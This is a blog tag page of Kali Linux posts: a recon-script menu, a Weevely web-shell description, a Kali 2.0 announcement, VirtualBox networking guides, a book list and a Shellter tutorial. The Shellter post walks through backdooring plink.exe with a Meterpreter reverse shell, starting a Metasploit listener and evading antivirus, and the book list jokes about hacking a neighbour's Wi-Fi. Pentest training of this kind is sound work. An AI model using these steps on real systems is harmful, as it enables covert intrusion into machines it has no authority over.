Affichage des articles dont le libellé est Kali Linux. Afficher tous les articles

Discover: Automate Penetration Testing Tasks

  • git clone git://github.com/leebaird/discover.git /opt/discover/
  • All scripts must be ran from this location.
  • cd /opt/discover/
  • ./setup.sh
  • ./discover.sh
RECON
1.  Domain
2.  Person
3.  Parse salesforce

SCANNING
4.  Generate target list
5.  CIDR
6.  List
7.  IP or domain

WEB
8.  Open multiple tabs in Iceweasel
9.  Nikto
10. SSL

MISC
11. Crack WiFi
12. Parse XML
13. Start a Metasploit listener
14. Update
15. Exit

RECON

Domain

RECON

1. Passive
2. Active
3. Previous menu
  • Passive combines goofile, goog-mail, goohost, theHarvester, Metasploit, dnsrecon, URLCrazy, Whois and multiple webistes.
  • Active combines Nmap, dnsrecon, Fierce, lbd, WAF00W, traceroute and Whatweb.

Person

RECON

First name:
Last name:
  • Combines info from multiple websites.

Parse salesforce

Create a free account at salesforce (https://connect.data.com/login).
Perform a search on your target company > select the company name > see all.
Copy the results into a new file.

Enter the location of your list:
  • Gather names and positions into a clean list.

SCANNING

Generate target list

SCANNING

1. Local area network
2. NetBIOS
3. netdiscover
4. Ping sweep
5. Previous menu
  • Use different tools to create a target list including Angry IP Scanner, arp-scan, netdiscover and nmap pingsweep.

CIDR, List, IP or domain

Type of scan:

1. External
2. Internal
3. Previous menu
  • External scan will set the nmap source port to 53 and the max-rrt-timeout to 1500ms.
  • Internal scan will set the nmap source port to 88 and the max-rrt-timeout to 500ms.
  • Nmap is used to perform host discovery, port scanning, service enumeration and OS identification.
  • Matching nmap scripts are used for additional enumeration.
  • Matching Metasploit auxiliary modules are also leveraged.
Download & Learn More

~ vendredi 25 septembre 2015 0 commentaires

Weaponized Web Shell: weevely3

Weevely is a command line web shell dynamically extended over the network at runtime designed for remote administration and pen testing. It provides a weaponized telnet-like console through a PHP script running on the target, even in restricted environments.

The low footprint agent and over 30 modules shape an extensible framework to administrate, conduct a pen-test, post-exploit, and audit remote web accesses in order to escalate privileges and pivot deeper in the internal networks.


The modules feature:
  • Shell/PHP telnet-like network terminal
  • Common server misconfigurations auditing
  • SQL console pivoting on target
  • HTTP traffic proxying through target
  • Mount target file system to local mount point
  • Conduct network scans pivoting on target
  • File upload and download
  • Spawn reverse and direct TCP shells
  • Bruteforce services accounts
  • Compress and decompress zip, gzip, bzip2 and tar archives

Weevely Discussed Before

The backdoor agent

The remote agent is a very low footprint php script that receives dynamically injected code from the client, extending the client functionalities over the network at run-time. The agent code is polymorphic and hardly detectable by AV and HIDS. The communication is covered and obfuscated within the HTTP protocol using steganographic techniques.

Download & Read More:

~ lundi 21 septembre 2015 0 commentaires

Release of Kali Linux 2.0 announced and it much more powerful than ever before!


The version 2.0 of the Debian based Linux distribution has been released and offers a much more efficient and effective user interface, updates and powerful tools. This version of Kali was released by offensive Security, who in the past have released ‘Swiss Army Knife’ a powerful tool for security researchers, ethical hackers and penetration testers.

The latest version of Kali, also code named Kali Sana is an open source platform useful for testing several security vulnerabilities in a computer network. Kali 2.0 packs several hacking, forensic, reverse engineering and penetration testing tools into a single powerful Linux distribution package.

The Linux distribution system is based on the open end Debian. Debian is an operating system and distribution system for Linux and is based on UNIX. The latest version of Kali comes packed with a much snappier and crisp user interface, powerful tools and rolling updates. The rolling updates are available not just for Kali but also for the individual tools. It means that if you are using this Linux distribution system and its power tools, you will always have the latest updates available to you. 

What it will ensure it is that users always work on the cutting edge tools when using Kali.
The user interface is highly epigrammatic, user friendly and intuitive. It has all the tools docked onto the side of the screen instead of them being arranged as a menu item which is otherwise tiring to browse.


Kali Linux 2.0 runs on Linux Kernel version 4.0, uses full Gnome 3 Desktop, supports 2.0 version of Ruby and includes a horde of highly sophisticated wireless penetration tools. Kali also supports various desktop environments, displays desktop notifications for updates for the tools and has a bundled screen recording tool enabling users to record their desktops. 

meet hackers
www.meethackers.com

~ samedi 15 août 2015 0 commentaires

Bypass an Anti-Virus with Shellter on Kali Linux

Having trouble getting a Meterpreter shell past that pesky AV? Check out the new Shellter 4.0 shell obfuscation program!

The latest version of Shellter for pentesters was revealed at B-Sides Lisbon earlier this month. Updates include increased obfuscation through a custom encoder and polymorphic decoder. Also this version saves a few steps by including the most common Meterpreter shells.

Shellter works by taking a legit Windows .exe file, adds the shell code to it and then does a great job of modifying the file for AV bypass. The program’s automatic mode makes the whole process very pain free. In this tutorial I used the latest version of Kali Linux and a Windows 7 Virtual Machine.
So enough talk, let’s see it in action!

1. Download and install “shellter” (https://www.shellterproject.com/download/ )

**Note: the Kali repos apparently don’t contain the newest 4.0 version yet. To get the latest, instead of using ‘apt-get install shellter’, just download and extract the ZIP file to the “/etc/share” folder.

2. Grab “plink.exe” from Kali’s ‘usr/share/windows-binaries’ directory and copy it into the Shellter directory.

3. Start Shellter – ‘shellter’ from the terminal or use ‘wineconsole shelter’ from ‘/etc/share/shellter’ if you manually installed.


4. Choose ‘A’ for Automatic Mode
5. At the PE Target Prompt, enter “plink.exe
6. When prompted for Payloads select “L” and then “1”


7. Next, enter the IP address of your Kali system (mine is 192.168.1.39)
8. And the port to use (I used 5555)


Shellter will obfuscate the code and crunch for a while. Then you should see:


Success!

9. Now we need to start a listener service on the Kali system using the same settings from above:

• start Metasploit (‘msfconsole’ in a terminal)
• use exploit/multi/handler
• set payload windows/meterpreter/reverse_tcp
• set lhost 192.168.1.39
• set lport 5555
• exploit

10. Now that Kali is waiting for a connection. Copy our evil plink.exe command to the Windows 7 system and run it:

And we have a shell!


Compare the size of the backdoored exe to the original one. They are the exact same size! Now upload the backdoored exe to Virustotal and scan it for malicious content:


One (!) anti-virus engine detected it as malicious. And it was not a mainstream AV normally found in companies…

Conclusion

As you can see, a backdoored file that will bypass AV can be created pretty easily. AV is great but it can’t stop everything, you need to train your company users to be vigilant when using internet sites, social media and e-mail. Avoid suspicious websites, don’t allow website popups or warnings to install anything and never open unsolicited or suspicious attachments in e-mails. If you don’t know if you should click on something, ask your IT department. A little user vigilance can go a long way at protecting your network!

The Author:
This wonderful tutorial has been written and first published by Cyberarms.

~ samedi 18 juillet 2015 0 commentaires

How to set static IP address and networking details in Kali Linux

  In this post, I'm going to share on how to set static IP address and networking details in  Kali Linux.

Steps

1) Open the terminal and check  network interface file .


2) Edit "/etc/network/interfaces" file.


orca@omura:~$ sudo gedit /etc/network/interfaces                                           


3) Disable "dhcp" and update the network static IP address information in the file and "save"


 4) Refresh the connection by running  "ifdown eth0" to turn off the network interface and "ifup eth0" command to turn on the network interface .


orca@omura:~$ sudo ifdown eth0                                                                     
orca@omura:~$ sudo ifup eth0                                                                           

5) Kali Linux should run on static IP address .


Read Previous : How to save time doing passive discovery in Kali Linux using discover or bactrack script framework

~ mardi 30 juin 2015 0 commentaires

How to set and run Bridge Virtual Network on CentOS,Kali Linux, Windows in VirtualBox. Practical example .


Bridged Virtual Network in Virtualbox

    This post will cover practical example of how to run Bridged  Network on CentOS,Kali Linux and Windows in Virtualbox . It shows on how to set Virtualbox and check the Guest OS communication between each other.

  In a nutshell, Bridged Network Virtualbox settings  will allow  Guest Operating System (OS) run as a real computer in your home network. Once enabled, Guest OS can be accessed from Internet as a real computer machine. contrary to Network Address Translation (NAT) network setting, Bridged Network will get an IP address in a similar subnet with the host .These IP addresses is assigned  from the Wireless/Ethernet router.

   In Bridged Network,Virtualbox software intercepts data from the host physical network adapter and inject data into it. Virtualbox utilize the host network driver or also known as "net filter" to send and receive data from the adapter. The router sees Guest OS that connected in this way as a real computer connected via Ethernet cable or wireless connection.

Below is the environment that I use for this tutorial
  1. Ethernet/Wireless router
  2. Ubuntu ( Virtualbox Host )
  3. Kali Linux (Guest OS 1)
  4. CentOS (Guest OS 2)
  5. Windows(Guest OS 3)

 Virtualbox Bridged Network Diagram

  Below is the network topology in Virtualbox.Kali Linux, CentOS and Windows connection only happens virtually where there is no physical wiring between them.IP address will be assigned by Ethernet/Wireless Router. Make sure you enable DHCP function on your Ethernet/Wireless router.


 Since the IP address is assigned by the router, the IP address will be assigned differently for each user.


Bridged Virtualbox setting

1) Enable Bridged network setting in Virtualbox for Windows,Kali Linux and CentOS . Go to "Settings>Network"


Wlan1 is how the host connect to Internet


 2) Run all three Guest OS . Once all three Guest OS is up and running, check each Guest OS IP address and ping other Guest OS to make sure they can communicate .


 3) Check IP address for Windows,Kali Linux and CentOS .All the Guest OS will get it's IP address assign from  Ethernet/Wireless Router .

3.1) Windows  IP address is "192.168.0.9" . Ping Kali Linux and CentOS  respectively


3.2) Kali Linux IP address is "192.168.0.10" . Ping Windows and CentOS respectively.


3.2) CentOS IP address is "192.168.0.11" .Ping Kali Linux and CentOS respectively.


4) Try to browse internet from your Guest OS .


Conclusion

  1. Bridged network allow Guest OS connect to internet as a normal computer
  2. Bridged network IP address is assigned by Ethernet/Wireless router
  3. Guest OS able to communicate with each other .
For more information on this topic,please visit here


~ vendredi 26 juin 2015 0 commentaires

How to set and run NAT Virtual Network on CentOS,Kali Linux, Windows in VirtualBox. Practical example .


Network Address Translation (NAT) Virtual Network in Virtualbox

  This post will cover practical example of Network Address Translation (NAT) network settings in Virtualbox . NAT is the default network configuration for any guest operating system (OS) in Virtualbox, . This setting will allow virtual machine connect to internet and user can browse and use the machine as a normal computer.

 Virtualbox networking engine, will assign every guest OS with an IP address . Virtualbox networking engine treat each guest operating as a separate private network and they can't communicate with each other .In addition to that the  IP address assigned from Virtualbox Networking Engine is unreachable from outside (internet).

   A guest OS with NAT enabled will redirect it's data through a Virtualbox Networking Engine.Virtualbox will then maps the data using the host Wireless/Ethernet card and then will redirect to guest operating  system. In other words, virtual box networking engine will extract TCP/IP frames and will redirect  to each guest operating system.


Below is the environment that I use for this tutorial
  1. Ethernet/Wireless router
  2. Ubuntu ( Virtualbox Host )
  3. Kali Linux (Guest OS 1)
  4. CentOS (Guest OS 2)
  5. Windows(Guest OS 3)
Virtualbox NAT Network Diagram

  Below diagram shows NAT network topology in Virtualbox.Kali Linux, CentOS and Windows connection only happens virtually where there is no physical wiring between them . Each connected guest OS will get it's IP address assigned from Virtualbox networking engine .


NAT Virtualbox setting 
1) By default NAT setting is pre configured in Virtualbox ,You can view this setting under "Settings>Network"


  Because each guest OS will be on their own private network,you can use similar adapter settings for all three guest OS. These guest OS will get similar IP address because of this.


 2) Run Kali Linux, CentOS and Windows guest operating system



 3) All three guest operating system will get a similar IP address of  "10.0.2.15" .


Windows IP


CentOS IP


Kali Linux IP address
 As you can see in above example, virtualbox networking engine  treat all three guest OS as different entity all together running on their own private network. None of these guest OS are connected and they can't communicate with each other.


 Guest Operating System IP address with different adapter setting in Virtualbox.

  In this example ,I set different adapter setting to each guest OS and different IP address is assigned to each guest OS.

1) Adapter 2 to Kali Linux guest OS . Kali Linux gets  "10.0.3.15" IP address


2) Adapter 3 to CentOS guest OS .CentOS gets "10.0.4.15" IP address .


CentOS IP address


3) Adapter 4 to Windows guest OS.Windows gets "10.0.5.15" IP address .


Conclusion

  1. NAT configuration will allow guest OS connect to the internet and work as a normal computer
  2. Guest OS with NAT enable configuration are not connected with each other.
  3. Different adapter setting will give different IP address to connected guest OS respectively.
  4.  Guest OS is unreachable from Wide Area Network (WAN)


For more information on this topic,please visit here


~ samedi 20 juin 2015 0 commentaires

8 Best Kali Linux Books

Kali Linux is an extremely advanced pentesting platform designed for hackers and security experts to make their task easier. For a beginner it might be little difficult to grasp it because of lack of proper guide and training, but you can easily learn from books available online. I have mentioned few best Kali Linux Books, eBooks and PDFs for beginners as well as experts.


Best Kali linux book You Must Read to be a Hacker

Kali is very popular among hackers because of its environment, it has hundreds of hacking, pentesting and forensics tools which allows us to gather information, find vulnerabilities and create exploits. It can be used as destroyer as well as creator, that depends on you, but to perform such awesome actions one needs to have great hacking and pentesting skills.

To become an expert hacker you must strive to improve your pentesting skills with Kali by learning new things daily and believe me books has the potential to make you master despite being a newbie. All you need is basic programming knowledge.

Basic Security Testing with Kali Linux 2

This is the perfect book for beginners to get started because it teaches you from starting points like Introduction & Overview, and later on covering topics such as Metasploit, Exploiting Windows & Linux systems, Social Engineering, Password attacks etc. The author has explained in simple words with images which makes it easier to understand even for a layman. The primary concern of this book is pentesting for security. It focuses more on How an attacker can find and exploit weakness in system, For e.g. How to discover vulnerability in system, which can be exploited by a malicious hacker, and this is the most essential skill.


Mastering Kali Linux for Advanced Penetration Testing

This is for those who wants to become master because it covers series of chapters from basic to advance. The initial part wraps us common security testing methods and the middle section focuses on exploitation and post-exploitation methods. It also represent bypassing physical security, social engineering, web services and attacking network direct end user. The reader will also learn about network exploit and security. It follows a hacker methodology with all practical knowledge needed to test your security. If you're a beginner into IT Security field or appearing for any pentesting exam and you want to learn from beginning till end, then its for you.


Kali Linux: Wireless Penetration Testing Beginner's Guide

Do you want to hack your neighbour's Wi-Fi password but don't know How to? Well this book is dedicated to Wireless hacking & pentesting for freshers. It will teach you How to create WLAN Lab and experiment pentesting like bypassing WLAN Authentication, Encryption flaws and Attack clients, with in-depth tutorial. It follows pentester's methodology and focuses on advance Wireless attacks from Sniffing to Capturing WPA-2 keys. It also explores ins and outs of wireless technologies which is a very exciting part indeed.


Web Penetration Testing with Kali Linux

Internet also known as Web is another major part of today's technology, and with this level of advancement security and privacy concern rises. This book is completely dedicated to Web pentesting covering wide range of lessons on SQL Injection, XSS, Exploiting server flaws, Authentication & Hijacking techniques etc. It teaches you How to find vulnerabilities in Web-Apps and Site using the most effective tools available for Web Penetration Testers. Apart from testing it also educates its reader on securing Web and its components, like patching flaws and preventing malicious exploitation.


Which book is best for you?

It's normal to get confused while choosing the most appropriate book for yourself because you may not have the slightest of idea which could be most useful for you. In my advice first of all you must recognize your interest and buy according to your status (Newbie, Intermediate or Expert), for instance if you're interested in Wireless hacking but you're a fresher, then you should go third one.

Intermediate Level

In case if you are already aware of basics you can go for medium level books.


Security Professionals

I'm myself very fond of InfoSec professionalism, sometimes people refer it as an expert level.


Reading isn't enough, Practice is necessary

It would be unwise to think that only reading is enough to become expert... NO! Training is vital. The more you practice the more you'll gain experience and knowledge. Do not just read and memorize the tutorials instead understand it completely and then do it on your own in a Pentesting Lab which is safe and beginner friendly.


~ vendredi 19 juin 2015 0 commentaires